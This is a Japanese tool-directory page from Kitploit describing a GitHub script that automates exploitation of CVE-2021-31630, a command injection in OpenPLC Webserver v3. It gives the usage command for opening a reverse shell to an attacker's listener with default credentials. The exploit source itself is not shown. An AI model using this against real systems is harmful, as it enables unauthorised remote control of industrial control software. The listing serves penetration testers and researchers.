
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/adibna/cve-2021-31630
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロールリモートアクセスツール
GitHubadibna/cve-2021-31630

cve-2021-31630

これはcve-2021-31630エクスプロイトの自動化です。

リポジトリを見る
1262年前未レビュー
共有

このスクリプトは、OpenPLC Web Server v3 の脆弱性を自動的に悪用します。

サーバーに対して手動テクニックを使わずに、自動でリバースシェルを作成できます。

CVE-2021-31630 の詳細 Open PLC Webserver v3 のコマンドインジェクションにより、リモートの攻撃者がアプリケーションの「/hardware」ページにある「Hardware Layer Code Box」コンポーネントを介して任意のコードを実行できます。

このスクリプトは、OpenPLC へのスクリプト登録が完了した後、同じターミナルでマシンのシェルを生成するようにカスタマイズされています。

以下のコマンドを使用してください(依存関係をインストールするには Python 仮想環境を作成することをお勧めします)# ただし、breakerplc.py スクリプトは仮想環境の外で実行する必要があります。

sudo apt update
pip3 install requests

使用方法は?以下のコマンドラインを使用できます(下記)。

python breakerplc.py -lh <your local ip> -lp 4444 <http://machine ip:8080> -u openplc -p openplc

usage: python breakerplc.py [-h] [-u U] [-p P] [-t T] -lh LH -lp LP url

positional arguments:
  url         Target URL with http(s)://

options:
  -h, --help  show this help message and exit
  -u U        Username
  -p P        Password
  -t T        Request Timeout, increase if server is slow
  -lh LH      LHOST
  -lp LP      LPORT

2024-06-21 19-53-25


重要 接続後、コードの行を区切ってシェルを返すために、"whoami" または "ls" と入力する必要があります。 image
人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    391
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    292
  • 6

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    257

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード






